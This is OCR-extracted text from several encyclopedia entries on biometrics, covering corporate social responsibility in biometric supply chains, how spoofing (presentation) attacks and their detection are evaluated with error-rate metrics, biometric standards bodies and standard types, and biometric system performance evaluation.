Theory of Corporate Social Responsibility (CSR) as Strategy



CSR Policy Development

Researchers and practitioners have long debated over the exact definition of corporate social responsibility (CSR) (Aras and Crowther 2009; Lindgreen et al. 2009; Smith 2009a, b, c; Vilanova et al. 2009). Part of this controversy is due to the fact that the concept involves a broad range of behaviors, and there are many different views as to what constitutes sound and profitable CSR strategies. According to Pearce and Robinson (2009) and Smith (2009a, b, c), good social sustainability and CSR policies, procedures, and practices are based on the basic framework that businesses have a long-term responsibility not only to the stockholders, but also to society in general. In addition, Jones states that CSR "is a form of self-control which involves elements of normative constraint, altruistic incentive and moral imperative in the quest for corporate nirvana" (Jones 1980, p. 59). Governmental purposes of biometric scanning include advancing the security against terrorist acts and the ability to keep database of citizens. With the use of biometrics, there must be a balance maintained between citizen conveniences, such as quick passport and travel security approval, versus loss of privacy via excessive monitoring. Such comprehensive databases probably would help in solving crimes that are unsolved in the USA, but at what costs, intangible and tangible, to properly store and secure database warehouses, containing records of citizens' and visitors' biometric and personal information.

Advocates of CSR, according to Porter and Kramer (2006), presented four reasons for the need for CSR, namely moral obligation, sustainability, license-to-operate, and reputation. Barrett (2009) and Bhattacharya et al. (2009) presented a different viewpoint, suggesting that the need for CSR is based on several suppositions. First, business behaviors are typically unfair, hazardous, and harmful to the environment, and unscrupulous. Second, businesses offer nothing to society in general. Third, corporations actually take something from the general public. Finally, a necessary requirement of a typical firm is a self-serving and callous nature. However, regardless of the number of definitions offered for corporate social responsibility and its need, the concept remains the same: There are social consequences to a firm's actions and behaviors, and they must be addressed.

According to classic work by Carroll (1991, 1999), CSR may be viewed through the evolution of four different categories (economic, legal, ethical, and philanthropic), as demonstrated in Fig. 3. Economic responsibility theoretical refers to maximizing profits in order to increase shareholder

wealth. As a result of this behavior, company' management is acting socially responsible since it is employing people and making tax payments, although only a small proportion of the company's stakeholders share in profits. Acting in accordance with laws that apply to the company's activities falls into the category of legal responsibility. Companies also have an ethical responsibility. They must act in a moral manner above and beyond legal requirements, once they meet their obligations to shareholders and obey the existing laws. Finally, companies that participate in voluntary activities, or good corporate citizenship, are practicing discretionary responsibilities, the ultimate goals of CSR. Companies must keep in mind that economic and legal responsibilities are mandatory, being ethical is an expectation of society, and voluntary social commitment is anticipated by society. Perhaps, the most favorable effect of following sound CSR strategies is that many businesses find that promoting public awareness of their social responsibilities has returned a positive impact on the corporate financial bottom line. As evident in the corresponding research in supply chains, CSR practices, policies, and procedures can have a lasting impact of the appropriate uses of biometrical socially responsible technologies as well.

Biometric Social Responsibility and Supply Chain Implications, Fig. 3 Carroll's model illustrating the importance of a firm maintaining profitability in order to fund other characteristics of corporations as adapted from Carroll (1991, 1999)

According to Carroll's (1991, 1999) model, a company's main duty is to turn a profit, as shown in Fig. 3. Following CSR strategies has yielded positive financial results for many companies through increasing brand awareness and loyalty, by lowering costs and by enhancing current value chain integration; all of which had the effect of producing higher than expected returns. Perhaps, this occurs because the best CSR initiatives are also smart business decisions. Whether a company pursues CSR efforts to satisfy its stakeholders or to increase the efficiency of its supply chain, the CSR initiative should fit the company's business strategy, as suggested by McPeak and Tooley (2008) and Pfau et al. (2008).

Applications and Future Directions

Social responsibility issues must be considered in any national policy debate when rushing to find the apparently great need for the operational efficiencies associated with the implementation of AIDC, big data analytics, and biometric-scanning technologies with firms' supply chains. Ethical

standards are traditionally considered higher for governments that are assigned with the tasks of advocating and protecting the best interests of their citizens, such as increased security, particularly in the fields of terrorism and identity theft. Maintaining and providing access to such sensitive files to business and governmental agencies must consider the theoretical CSR frameworks, such as those proposed by Carroll (1991, 1999).

Applications of AIDC, big data analytics, and biometric scanning must have built-in personal safeguards for biometric authentication, such as for airport security purposes, which allow proper access to certain restricted zones (Smith et al. 2019). Convenience factors, such as replacing personally identifiable keys, passwords, and timecards, should propel biometrics from the luxury category to the commonplace. In the shopping and marketplace, biometrics will allow for many time-saving and e-personalization techniques in this genre, replacing retail advantage cards and traditional modes of cash transactions. As these technologies continue to develop and become increasingly difficult to contain, will businesses and government be able to have a sound platform for discussion and biometric social responsibility and consumer/citizen rights? Perhaps, only time and a directed approach of stakeholder discussions on such policies, procedures, and practices will tell.

Biometric spoofing evaluation

Definitions

Biometric spoofing refers to the attempts by malicious users to be recognized as a specific individual enrolled in a biometric system gallery.

Background

In a biometric recognition system, the captured data coming from an either physical or behavioural trait (*sample*), e.g. a photo of the face or a fingerprint, is processed to extract a feature set (vector) according to the algorithms exploited for matching; during enrolment operations, such vector is included in the individual's *template* in the system *gallery*. When an individual must be recognized, the system extracts the feature vector from the sample submitted for recognition (*probe*) and compares this vector with those contained in the gallery or with suitable classification models built during a training phase.

A biometric system operation can confirm an identity claim (*verification*): this entails a 1 : 1 comparison of identities between the feature vector(s) extracted from the incoming probe(s) and the feature vector(s) stored for the claimed identity. Establishing an identity (*identification*) entails a 1 : *N* comparison of identities, because the probe represents an unknown identity, so that it is compared with all the templates, possibly more than one per identity, that are stored in the gallery to return the best match. In closed-set identification, all individuals accessing the application are enrolled in the system. Open-set identification assumes that some probes can also belong to individuals that are not in the gallery (e.g. in applications relying on a watch list). In this case, a reject option must be added to the set of possible system responses.

Either in verification or identification, each comparison returns a matching score between the probe vector (P) and one in the gallery (G_i) or a confidence measure of the conformance of the probe with a pre-trained model. A final decision relies on a threshold: an equal/higher score supports the hypothesis that the matched vectors come from the same individual; otherwise, the system will consider a negative matching.

In a spoofing (or presentation) attack, an impostor tries to be recognized as an enrolled user, typically in verification operations (e.g. authentication to a service). Spoofing is different from zero-effort attack, where during a verification operation an impostor claims a certain identity without any effort to look like the real individual. In spoofing, some action is taken by the impostor, e.g. showing a photo or a video of the real user (Marcel et al., 2019). Camouflage is different from spoofing too, because in this case the aim of the individual undergoing identification is to avoid recognition.

Evolution


Spoofing was not considered among the problems to tackle in the first biometric recognition systems. However, the importance of evaluating the possible attacks to a biometric system has increased together with the spread of biometric applications. Almost all biometric traits can be attacked, e.g. fingerprints with fake reproductions, face with photos or videos, and iris with contact lenses. However, behavioural traits, e.g. gait or signature dynamics, though less effective for recognition, due to their lack of permanence on the long term, are more robust to spoofing. At present, specific international challenges aim at motivating the research attention on

this topic. A further raising research line is the detection of samples produced by artificial intelligence-based deepfake techniques. In this case the aim of the attacker is not to “directly” impersonate an enrolled subject by using a forged sample, e.g. a photo of the face or a silicon fingerprint. The aim of fake samples is, e.g. to deceitfully attribute actions or words to a certain individual. In both cases, it is possible to reduce the problem of forgery detection to a binary genuine-fake classification. Its solution depends on the biometric trait at hand (e.g. face or fingerprint) and the type of attack (e.g. photo or video).

Errors of a Biometric System: Matching and Spoofing Detection

The main goal of a biometric system is to achieve a satisfying accuracy, i.e. to maximize the accuracy of biometric decision-making/to minimize the number of erroneous decisions of the classifier underlying the recognition process (see the entry “Biometric Recognition Errors”). In case of possible spoofing attacks, the correctness of a response can be affected by both matching accuracy and presentation attack detection (PAD) accuracy. In both cases, the evaluation aims at getting objective quantitative measures. The following discussion will especially focus on verification applications, because this is the typical scenario for spoofing. It is worth starting from the errors that a verification system can make in pure matching. Considering the scores produced by the matching algorithm when comparing templates from the same individual or templates from different individuals, it is possible to compute two score distributions. The errors come from their possible overlap so that the more they are well separated, the better. In terms of hypotheses involving the probe P and the gallery template G_i belonging to a certain enrolled individual, the null and alternate hypotheses and associated decisions can be specified as follows:

- H_0: the input P does not come from the same individual as G_i;
- H_1: the input P comes from the same individual as G_i;
- D_0: the system decides that the samples belong to different individuals;
- D_1: the system decides that the samples belong to the same individual.



The decision is based on the comparison of the matching score with a suitable acceptance threshold: a score higher than or equal to the threshold supports H_1, while a score lower than the threshold supports H_0. It is now possible to define the errors in statistical terms:

- Type I: false match – FM (D_1 is decided when H_0 is true);
- Type II: false non-match – FNM (D_0 is decided when H_1 is true).

False match rate (FMR) at a given threshold is computed as the ratio between the number of false matches and the number of pairs where the samples belong to different individuals (in verification, the number of impostors claiming a false identity and accepted). False non-match rate (FNMR) at a given threshold is computed as the ratio between the number of false non-matches and the number of pairs where the samples belong to the same individual (in verification, the number of genuine users claiming a true identity and rejected).

How is it possible to introduce spoofing in this scenario? When the attack is successful, we cannot strictly consider it as a false matching, since it was the case that the probe and the matched template were actually similar enough. Therefore it is necessary to further analyse the problem.

The probability density functions representing genuine (same individual) and impostor (different individuals) scores are typically close to normal ones. The errors happen in the overlapping region of the two distributions (see Fig. 1). It is not possible to minimize both types of errors at the same time since they inversely depend on the same threshold. However, when a presentation attack is carried out, it typically happens that the distribution of returned scores overlaps with both genuine and impostor ones (see Fig. 1 and compare with Fig. 1 in the entry on “Biometric Recognition Errors”).

Biometric Spoofing and Its Evaluation, Fig. 1 Probability distributions of similarity scores corresponding to matching samples either of different individuals or of the same individual, with the possible errors, and the overlapping distribution of scores achieved by spoofing attacks

This situation introduces a further possible kind of error for a biometric system: it is the failure to detect either a spoofing attack or a fake sample. The biometric community is organizing specific challenges based on suitable datasets and establishing an ad hoc terminology for possible errors. When either there is no specific presentation attack detection (PAD) module or some strategy is embedded directly in the biometric system, and the probe set includes attacks, it is possible to measure the impostor attack presentation match rate (IAPMR). This is the rate of presentation attacks which are accepted as genuine samples and can also be referred to as spoofing false accept rate (SFAR). It is possible to measure the distribution of verification scores that come from spoofing attacks (see Fig. 1). When a separate PAD module is present, it is possible to measure its classification errors: attack presentation classification error rate (APCER) is the rate of PAs incorrectly classified as normal presentations, while normal presentation classification error rate (NPCER) is the rate of normal presentations incorrectly classified as PAs. It is possible to combine the results of a PAD module with those of a biometric system in different ways. For each probe submitted to a system, spoofing classification can run in

parallel or precede the actual individual recognition. In the first case, the compound system can either return a single accept/reject response or a pair of responses to be suitably combined.

Theory and Application

Regarding the evaluation of spoofing attack detection, it is possible to obtain FOMs similar to those used for the biometric systems. In order to take into account false acceptance due to undetected spoofing attacks, it is possible to use a weighted combination of the error rates for the two negative classes (FAR from impostors and SFAR from presentation attacks) and find the operating point where the difference with FRR is minimized (similar to classical EER). It is also possible to compute a corresponding modified HTER and to plot it together with SFAR, to have more insight into the behaviour of the compound system (see the entry on "Biometric Systems Evaluation").

Open Problems and Future Directions

The detection of spoofing attacks and of fake samples is an open problem that is presently tackled using different strategies. A possible distinction regards the generalizability of the system attack detection ability. In one case, the system is trained to detect an attack when carried out with specific techniques (e.g. forged fingerprints made either of silicon or glue or face forgery via either photos or videos), and the generalizability to "unseen" attacks is not assured. In the other case, the presentation attack is rather detected by searching for generic anomalies in the sample with respect to natural ones, notwithstanding the forgery used. Of course, when successful, the latter strategy is more effective and has the potential to better face also new attacks. Deep networks are providing very promising results also in this area.

Definition

The implementation of voluntary consensus biometric standards supports the deployment of secure interoperable biometric technology, promotes innovation and competition, and avoids lock-in to proprietary products, systems, or services.

Background

Cybersecurity is the prevention of damage to, unauthorized use of, exploitation of, and – if needed – the restoration of electronic information and communications systems, and the information they contain, in order to strengthen the confidentiality, integrity, and availability of these systems (NISTIR 8074).

Identity and access management is the use of secure, interoperable digital identities, and attributes of entities to be used across security domains and organizational boundaries (NISTIR 8200). This is a key area of cybersecurity. Verifying the identity of an individual for authorized logical access to a system or physical access to a facility can be done with:

- What you know (e.g., password, Personal Identification Number (PIN))

- What you have (e.g., token such as a smart card)
- What you are (e.g., fingerprint)

There are advantages and disadvantages to each of these three factors for verifying identities. Often security policies require two-factor recognition for identity verification and access to systems. The third factor listed above consists of biometrics. Biometric technologies used alone or combined with other authentication technologies such as tokens can provide higher degrees of security and can be used to overcome their weaknesses.

Biometrics is the automated recognition of individuals based on their biological and behavioral characteristics (ISO/IEC 2382-37 2017). Biometric systems recognize persons by observing physical and behavioral characteristics of their bodies. Biometric recognition is used for two purposes. One is to verify a claimed identity. This is done with a biometric comparison of an enrolled biometric to the presented biometric (i.e., 1 to 1 comparison). This is referred to as biometric verification. Second, a biometric sample can be identified by comparison to a large database of the biometric records of known individuals to find a match (i.e., 1 to many comparison). This is referred to as biometric identification.

Many biometric modalities have been standardized. They include: finger minutiae data; finger image data; face image data; iris image data; vascular image data; hand geometry silhouette data; voice data; and deoxyribonucleic acid (DNA) data. There are advantages and disadvantages to each biometric modality. Applications of biometric systems vary in the required accuracy needed for biometric comparisons. Empirical performance testing of a biometric system is necessary to determine accuracy. Biometric testing improves the technical soundness of biometric standards and the performance of biometric technology.

A *standard* is a document, established by consensus and approved by a recognized body that provides for common and repeated use, rules, guidelines, or characteristics for activities or their results, aimed at the achievement of the optimum degree of order in a given context. Note: Standards should be based on the consolidated results of science, technology, and experience, and aimed at the promotion of optimum community benefits (ISO/IEC Guide 2 2004).

Base standards define fundamentals and generalized procedures. They provide an infrastructure that can be used by a variety of applications, each of which can make its own selection from the options offered by them

(ISO/IEC TR 10000-1 1998). Profile standards specify the use of particular options available in one or more base standards in order to support an application (e.g., physical access control of employees).

Standards Developing Organizations (SDOs)


Information technology (IT) is the art and applied sciences that deal with data and information. Examples are capture, representation, processing, security, transfer, interchange, presentation, management, organization, storage, and retrieval of data and information (ANSI INCITS 172-2002 2007). There are over 200 SDOs, which are overwhelmingly private sector organizations, developing standards for the IT field.

SDOs developing international biometric standards include: the Fast Identity Online (FIDO), the Institute of Electrical and Electronics Engineers (IEEE); the International Civil Aviation Organization (ICAO); the International Organization for Standardization/International Electrotechnical Commission Joint Technical Committee 1 (ISO/IEC JTC 1), Information Technology; the International Organization for Standardization Technical Committee 68 (ISO TC 68), Financial Services; the International Telecommunication Union Telecommunication Standardization Sector (ITU-T); the American National Standards Institute (ANSI) accredited National Institute of Standards and Technology (NIST); and the Organization for the Advancement of Structured Information Standards (OASIS).

With one exception (NIST), these SDOs copyright their standards. Some SDOs charge for their standards as part of their business model. Other SDOs make their published standards freely available. Some of the ISO/IEC JTC 1 standards referenced below can be downloaded at .

Application

Based upon the attributes of biometrics and the applications of biometric systems, there are many areas where biometric standards play a critical role. Applications areas for biometric standards include law enforcement, homeland security, financial services, intelligence, and military operations. There are presently around 200 published or under development biometric standards. Over the last 20 years, almost all of these biometric standards



have been developed, revised, amended, or corrected as a result of innovation or feedback from testing and implementations.

Biometric Systems (INCITS/ISO/IEC 19794-1:2011 2018)

This material is adapted from INCITS/ISO/IEC 19794- l: 201l (R2018) Information technology – Biometric data interchange formats – Part 1: Framework, with permission of the American National Standards Institute (ANSI) on behalf of the Information Technology Industry Council. All rights reserved.

Given the variety of applications and technologies, it might seem difficult to draw any generalizations about biometric systems. All such systems, however, have many elements in common. Captured biometric samples are acquired from a subject by a biometric capture device. The biometric capture device output may be sent to a processor that extracts the distinctive but repeatable measures of the sample (the “features”), discarding all other components. The resulting features can be stored in the database as a “reference,” sometimes called a “biometric reference” or a biometric “template.” In other cases, the sample (without feature extraction) may be stored as a biometric reference. A new sample can be compared to a specific reference, many references, or all references already in the database to determine if there is a match. A decision regarding the identity claim is made based upon the similarities or dissimilarities between the sample features and those of the reference or references compared.

Figure 1 illustrates the information flow within a general biometric system; showing a general biometric system consisting of data capture, signal processing, storage, comparison, and decision subsystems. This diagram illustrates both enrollment, and the operation of verification and identification systems.

Biometric Standards, Fig. 1 Components of a general biometric system

The administration subsystem (not portrayed in the diagram) governs the overall policy, implementation, and usage of the biometric system, in accordance with the relevant legal, jurisdictional, and societal constraints and requirements. The biometric system may or may not interface to an external application or system via an Application Programming Interface, Hardware Interface, or Protocol Interface (not portrayed in the diagram).

Types of Biometric Standards

The following is a representative snapshot of the types of biometric standards and which SDOs are involved. These standards are periodically reviewed and reaffirmed, revised, and withdrawn. This is in addition to amendments or corrections that can occur at any time. Therefore, the SDO web pages should be checked for the latest status of these standards.

Biometric data interchange format standards specify the common content, meaning, and representation of biometric data formats of biometric modalities (e.g., fingerprint, iris, face, DNA). See Table 1.

Biometric Standards, Table 1 Examples of biometric data interchange format standards

Published and under development	SDO
ISO/IEC 19794 Series (Parts 1–11, 13–15) Biometric data interchange formats	ISO/IEC JTC 1/ Subcommittee (SC) 37
ISO/IEC 39794 Series (Parts 1–2, 4–6, 9, 16, 17.2) Extensible biometric data interchange formats	ISO/IEC JTC 1/SC 37
ANSI/NIST-ITL 1-2011 Update: 2015 Data format for the interchange of fingerprint, facial and other biometric information	NIST ITL

Biometric technical interface standards specify interfaces and interactions between biometric components and sub-systems, as well as the possible use of security mechanisms, to protect stored data and data transferred between systems. See Table 2.

Biometric Standards, Table 2 Examples of biometric technical interface standards

Published and under development	SDO
ISO/IEC 19784 Series (Parts 1–2, 4) Biometric application programming interface	ISO/IEC JTC 1/SC 37
ISO/IEC 19785 Series (Parts 1–4) Common biometric exchange formats framework	ISO/IEC JTC 1/SC 37

Using biometric data interchange format and biometric technical interface standards allows for data interchange and interoperability between biometric systems, which can include components of different design or manufacture.

Biometric conformance testing standards specify the concepts, framework, test types, test methods, and criteria required to test the conformity of biometric products claiming conformance to biometric data interchange records or biometric technical interfaces. See Table 3.

Biometric application profile standards define conforming subsets or combinations of base standards used to provide specific functions (e.g., enrolment, verification, and identification). Profiles facilitate implementations of the base standards (e.g., biometric data interchange format and biometric interface standards) for defined applications. These profile standards define the functions of an application (e.g., physical access control for employees at airports) and then specify the use of options in the base standards to ensure biometric interoperability. See Table 5.

Biometric performance testing and reporting standards specify testing methodologies to determine error and throughput rates. This provides an empirical basis for predicting the real-world error and throughput performance of biometric systems. The error rates include both false positive and false negative decisions, as well as failure-to-enroll and failure-to-acquire rates across the test population. Throughput rates refer to the number of users processed per unit time based both on computational speed and human-machine interaction. These measures are generally applicable to all biometric systems and devices. See Table 6.

Biometric security standards deal with various biometric-specific aspects of security. These include (1) principles to be considered during the security evaluation of a biometric system and (2) guidance for the protection of biometric information under various requirements for

confidentiality, integrity, and renewability/revocability during storage and transfer. See Table 7.

A general *biometric vocabulary* standard provides a systematic description of the concepts in the field of biometrics pertaining to recognition of human beings and reconciles variant terms in the use in pre-existing biometric standards against the preferred terms, thereby clarifying the use of terms in this field. Specific biometric standards may also include other definitions for terms that apply to that standard. See Table 10.

Future Directions

Biometric standards development will continue to be driven by the need to support the market adoption of biometric technologies. While the initial market was largely for governmental applications, most of the market growth is now occurring in commercial applications and the civil sector with a strong uptake of fingerprint and face recognition for personal authentication.

Personal authentication transactions are predicted to significantly increase in government (e.g., homeland defense), enterprise (e.g., prevention of identity theft), and consumer markets (e.g., financial transactions). The need for biometrics and biometric standards to support performance testing, interoperability, and data interchange is expected to significantly grow as well. As face recognition is adopted in many more applications, the need for image quality measurement standardization will become more important.

Examples of newer biometrics standards projects are:

- Biometric recognition of subjects in motion in access-related systems
- Differential impact of demographics on biometric systems
- Face aware capture systems
- Face image quality assessment
- Full body personal data format for disaster victim identification
- Presentation attack detection on mobile devices;
- Testing and evaluation of biometric acquisition on mobile devices
- Testing of the differential impact of demographics on biometric systems

Synonyms

Biometric performance evaluation; Biometric performance measurement; Biometric testing

Definitions

Biometric system evaluation encompasses procedures measuring different performance aspects under objective and quantitative criteria. Well-defined rules guarantee reliability, generalizability, and comparability of results. The evaluation should allow predicting the system performance over unseen biometric data under similar, possibly real-world operating conditions. The guidelines, rules, and protocols for evaluation activities are continuously updated and extended. Therefore, this entry is not exhaustive but rather provides some fundamentals.

Background

"Biometric recognition, or, simply, biometrics, refers to the automatic recognition of individuals based on their physiological and/or behavioral

characteristics. By using biometrics, it is possible to confirm or establish an individual's identity based on "who she is,', rather than by "what she possesses" (e.g., an ID card) or "what she remembers" (e.g., a password) " (Jain et al., 2004). The system processes the captured *sample*, e.g., a photo, to extract a feature vector suitable for the matching algorithm; during enrolling, such vector is inserted in the system *gallery* in the individual's *template*. During recognition, the system uses a similar processing to extract a feature vector from the sample to recognize (*probe*) and compares it pairwise with those in the gallery or with suitable classification models built during a training phase. Each comparison returns a matching score. The final decision entails comparing the matching score with a threshold: an equal/higher score supports the hypothesis that the matched vectors come from the same individual; otherwise, the system will consider a negative match. One of the aims of biometric evaluation is to estimate a suitable threshold for real operations, as a compromise between the possible system errors.

The full details about biometric recognition errors can be found in the related entry. The main definitions are reported here for readers' convenience.

Biometric *verification* possibly confirms an identity claim; its simplest form entails a 1 : 1 comparison between the feature vector extracted from the probe and the gallery vector for the claimed identity. For each value of the matching threshold, it is possible to define two error rates:

False match rate (FMR) is the rate of false match (FM) errors, when the matching score meets the threshold yet the probe identity is different from the claim; it is computed as the number of FM errors over the number of false claims;

False non-match rate (FNMR) is the rate of false non-match (FNM) errors, when the matching score does not meet the threshold yet the probe identity corresponds to the claim; it is computed as the number of FNM errors over the number of genuine claims.

False acceptance rate (FAR) and false rejection rate (FRR) are computed from FMR and FNMR taking into account the probability of a failure-to-acquire (FTA) causing a rejection.

Biometric *identification* establishes an identity and entails a 1 : N comparison between the incoming probe and all the gallery vectors to return the best match, possibly with a complete or partial ordered list of

candidates. In *closed-set identification*, all individuals are enrolled in the system. The only possible error is that the correct identity is in a returned list position (rank) higher than the first one. In *open-set identification*, the probes also belong to individuals who are not in the gallery, and a threshold *t* determines a possible reject. Detection and identification rate at threshold *t* and rank *k*, DIR(t,k), estimates the probability of correct detection of a gallery subject within the *k*-th list position. Of course it is important to estimate DIR(t, 1), i.e., the probability of correct detection in the first list position. False rejection rate at threshold *t*, FRR(t), is defined as 1-DIR(t,1). False alarm rate at threshold *t*, FAR(t), estimates the probability of an incorrect detection of an individual who is not in the gallery.


Types of Evaluation

Biometric system evaluation is a multifaceted activity also including error estimation and testing of algorithms. Further technical performance tests can be device-specific. Testing can assess system security, either as vulnerability to presentation attacks (see Biometric Spoofing and Its Evaluation) or as vulnerability to intrusions into equipment and communication lines (see the related entries). The throughput rate refers to the number of individuals that the system is able to process per unit time; cost/benefit evaluation takes into account computational and storage resources, also for possible real-time use. Assessing the compliance with international standards and regulations avoids legal or interoperability problems in wider settings. Measuring of use and user acceptance is important especially when no operator guidance is provided, like in biometric authentication to remote services.

Biometric technical performance testing can be divided into technology, scenario, or operational evaluation (ISO, 2006). Technology evaluation is offline and uses either a preexisting benchmark or a specially collected corpus. Repeatability is a crucial requirement. Scenario evaluation exploits a prototype application in a real context. Operational evaluation determines the performance of a complete system in a real application environment with a specific target population. Both scenario and operational evaluation are end-to-end (E2E), i.e., they monitor each activity only at the input and output points, no matter what happens in between.

Technical performance testing aims at estimating system performance in standard/abnormal conditions, in order to predict/tune the system behavior for real-world settings.

